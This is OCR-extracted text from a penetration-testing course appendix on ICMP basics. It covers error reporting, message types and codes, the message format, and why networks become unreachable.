
When datagram delivery errors occur, ICMP reports the following errors back to the source of the datagram:

- Workstation 1 sends a datagram to Workstation 6.
- Fa0/0 on Router C goes down.
- Router C then utilizes ICMP to send a message back to Workstation 1 indicating that the datagram could not be delivered.
- ICMP does not correct the encountered network problem.
- Router C knows only the source and destination IP addresses of the datagram.
- ICMP reports on the status of the delivered packet only to the source device.



Figure A.95: ICMP Working for error reporting

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



ICMP Message Delivery

ICMP messages are encapsulated into the datagram. Encapsulation follows the same technique used by IP to deliver data, subject to the same delivery failures as any IP packet. This creates a scenario where error reports could generate more error reports. This causes increased congestion on an already ailing network. Errors created by ICMP messages do not generate their own ICMP messages. Thus, it is possible to have a datagram delivery error that is never reported back to the sender of the data.

There are two types of messages that ICMP can carry such as, error reporting and (informative) query messages. The error reports as discussed above are used to inform the source machine that, an error was occurred during the IP packet transmission. The query messages are used to pass information among hosts in a network.

Message	Type	Details
Error reporting	3	Destination unreachable
	4	Source quench
	11	Time exceeded
	12	Parameter problem
	5	Redirection
Query (Informative)	8 or 0	Echo request/Echo reply
	13 or 14	Timestamp request/ Timestamp reply

Table A.06: ICMP Messages

The message type field is 8 bits long, which allows to define 256 types message values. In ICMPv4, the message's type values were assigned based on their arrival sequentially. So, it became hard

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

to predict the type of the message based on its type value. But from ICMPv6 onwards, these types were segregated as 0 to 127 for error messages and 128 to 255 for query messages.

In case of the error message types, if the type values are unknown, then it should be sent to the higher layer protocol.





Figure A.96: ICMP Messages Frame

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Format of an ICMP Message

The ICMP data and the IP header follow the three fields in the ICMP protocol. ICMP messages consist of an IP header that encapsulates the ICMP data. ICMP transmits the data as datagrams. ICMP packets are IP packets with ICMP in the IP data portion. ICMP messages also contain the entire IP header from the original message, so the end system knows which packet failed.

The structure of an ICMP message consists of three fields that have the same size and the same meaning in all ICMP messages. The values in the fields are not the same for each ICMP message type. The unique part contains fields that are specific to each type of message. The common message format is the same for ICMPv4 and ICMPv6.

- **Type:** This field identifies the ICMP message type. For ICMPv6, values from 0 to 127 are error messages and values 128 to 255 are informational messages. The length of this field is 1 byte. The types are defined as:

Type	Name
0	Echo Reply
1	Unassigned
2	Unassigned
3	Destination Unreachable
4	Source Quench
5	Redirect

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6	Alternate Host Address
7	Unassigned
8	Echo
9	Router Advertisement
10	Router Solicitation
11	Time Exceeded
12	Parameter Problem
13	Timestamp
14	Timestamp Reply
15	Information Request
16	Information Reply
17	Address Mask Request
18	Address Mask Reply
19	Reserved (for Security)
20-29	Reserved (for Robustness Experiment)
30	Traceroute
31	Datagram Conversion Error
32	Mobile Host Redirect
33	Pv6 Where-Are-You
34	IPv6 I-Am-Here
35	Mobile Registration Request
36	Mobile Registration Reply
37	Domain Name Request
38	Domain Name Reply
39	SKIP
40	Photuris
41	255 Reserved

Table A.07: ICMP types

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Code:** This field identifies the subtype of message within each ICMP message Type value. For each message, the field allows defining of up to 256 subtypes. The length of this field is 1 byte. The types are defined as:

Code	Name
0	Net Unreachable
1	Host Unreachable
2	Protocol Unreachable
3	Port Unreachable
4	Fragmentation Needed and Don't Fragment was Set
5	Source Route Failed
6	Destination Network Unknown
7	Destination Host Unknown
8	Source Host Isolated
9	Communication with Destination Network is Administratively Prohibited
10	Communication with Destination Host is Administratively Prohibited
11	Destination Network Unreachable for Type of Service
12	Destination Host Unreachable for Type of Service
13	Communication Administratively Prohibited
14	Host Precedence Violation
15	Precedence cutoff in effect

Table A.08: ICMP codes

- **Checksum:** The length of this field is 2 bytes. This 16-bit checksum field is calculated in a manner similar to the IP header checksum in IPv4. It provides error detection coverage for the entire ICMP message.
- **Data:** This field includes the specific fields used to implement each message type. The size of this field is variable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure A.97: ICMP message format

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Unreachable Networks

Network communication depends upon certain basic conditions being met:

- Sending and receiving devices must have the TCP/IP protocol stack properly configured:
  - Proper configuration of the IP address and subnet mask.
  - A default gateway must also be configured, if datagrams are to travel outside of the local network.
- A router also must have the TCP/IP protocol properly configured on its interfaces, and it must use an appropriate routing protocol.
- If these conditions are not met, then network communication cannot take place.
- Examples of problems:
  - Sending device may address the datagram to a non-existent IP address.
  - Destination device is not connected to its network.
  - Router's connecting interface is down.
  - Router does not have the information necessary to find the destination network.
- An ICMP destination unreachable message is sent if:
  - Host or port unreachable.
  - Network unreachable.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure A.98: Unreachable destination

